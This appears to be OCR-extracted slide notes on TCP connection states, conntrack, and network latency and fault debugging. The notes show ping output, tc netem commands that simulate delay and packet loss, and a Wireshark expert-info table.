


when router crash ?

client 如何感知连接已关闭 ？

tcp的各状态超时 或 心跳 !!!

netfilter



conntrack

```
$> cat /proc/net/nf_conntrack

ipv4     2 tcp      6 95 TIME_WAIT src=192.168.56.1 dst=192.168.56.101 sport=56337 dport=8080
src=192.168.56.102 dst=192.168.56.1 sport=8080 dport=56337 [ASSURED] mark=0 zone=0 use=2
ipv4     2 udp      17 28 src=192.168.1.3 dst=192.168.1.255 sport=138 dport=138 [UNREPLIED]
src=192.168.1.255 dst=192.168.1.3 sport=138 dport=138 mark=0 zone=0 use=2
ipv4     2 udp      17 6 src=192.168.1.3 dst=192.168.1.255 sport=57355 dport=137 [UNREPLIED]
src=192.168.1.255 dst=192.168.1.3 sport=137 dport=57355 mark=0 zone=0 use=2
ipv4     2 tcp      6 82 TIME_WAIT src=192.168.56.1 dst=192.168.56.101 sport=56267 dport=8080
src=192.168.56.102 dst=192.168.56.1 sport=8080 dport=56267 [ASSURED] mark=0 zone=0 use=2
```

- client
  - 跟网关层建立连接
- iptables
  - netstat 看不到 client 和 server的连接信息
- server
  - 跟client建立连接


debug

- 探测时延
  - ping (icmp)
  - tcping (tcp handshark)
  - mtr (经过的路由时延)
- 网络质量
  - iperf3
- 模拟网络故障
  - iptables
  - tc


```
> ping xiaorui.cc

PING xiaorui.cc (123.56.223.52): 56 data bytes
64 bytes from 123.56.223.52: icmp_seq=0 ttl=53 time=23.354 ms
64 bytes from 123.56.223.52: icmp_seq=1 ttl=53 time=10.695 ms
64 bytes from 123.56.223.52: icmp_seq=2 ttl=53 time=15.589 ms
64 bytes from 123.56.223.52: icmp_seq=3 ttl=53 time=14.932 ms
64 bytes from 123.56.223.52: icmp_seq=4 ttl=53 time=11.931 ms
64 bytes from 123.56.223.52: icmp_seq=5 ttl=53 time=16.884 ms
64 bytes from 123.56.223.52: icmp_seq=6 ttl=53 time=51.020 ms
64 bytes from 123.56.223.52: icmp_seq=7 ttl=53 time=37.667 ms
64 bytes from 123.56.223.52: icmp_seq=8 ttl=53 time=26.439 ms
64 bytes from 123.56.223.52: icmp_seq=9 ttl=53 time=62.391 ms
...
```

```
// 模拟90 ~ 110 ms内的时延
tc qdisc add dev eth0 root netem delay 100ms 10ms

// 模拟 1% 丢包
tc qdisc add dev eth0 root netem loss 1%

// 模拟重复包
tc qdisc add dev eth0 root netem duplicate 1%

// 模拟包乱序
tc qdisc change dev eth0 root netem delay 10ms reorder 25% 50%
```

wireshark



Severity	Summary	Group	Protocol	Count
Error	New fragment overlaps old data (retransmission?)	Malformed	TCP	11082
Warning	Connection reset (RST)	Sequence	TCP	132
Warning	This frame is a (suspected) out-of-order segment	Sequence	TCP	5424
Warning	D-SACK Sequence	Sequence	TCP	10626
Warning	Previous segment(s) not captured (common at capture start)	Sequence	TCP	4456
Warning	ACKed segment that wasn't captured (common at capture start)	Sequence	TCP	41
Note	ACK to a TCP keep-alive segment	Sequence	TCP	5
Note	TCP keep-alive segment	Sequence	TCP	7
Note	Didn't find padding of zeros, and an undecoded trailer exists. T...	Protocol	Ethertype	4
Note	Dissector for Websocket Opcode (4) code not implemented, C...	Undecoded	WebSocket	434
Note	This frame is a (suspected) fast retransmission	Sequence	TCP	509
Note	This frame is a (suspected) spurious retransmission	Sequence	TCP	16
Note	This frame is a (suspected) retransmission	Sequence	TCP	1176
Note	Duplicate ACK (#1)	Sequence	TCP	5845



统计


rst? 丢包率？重传？快速重传？窗口变化 ？

debug

- ss 替代 netstat !!!
- tcpdump
- systemtap
- bcc

question ?

- A 向 B 发送5个包数据，但后面包先到达是否影响socket读取？
- 使用tcp做消息的载体为何出现粘包？
- 为什么通常说多连接下载会更快？
- a把数据发了出去，但 b 说收到？
- 如何确认某socket还有未读数据，如何确认进程已读取该消息？
- 为什么越来越多的厂商使用udp协议通信？
- ...



Q & A

- xiaorui.cc

- github.com/rfyiamcool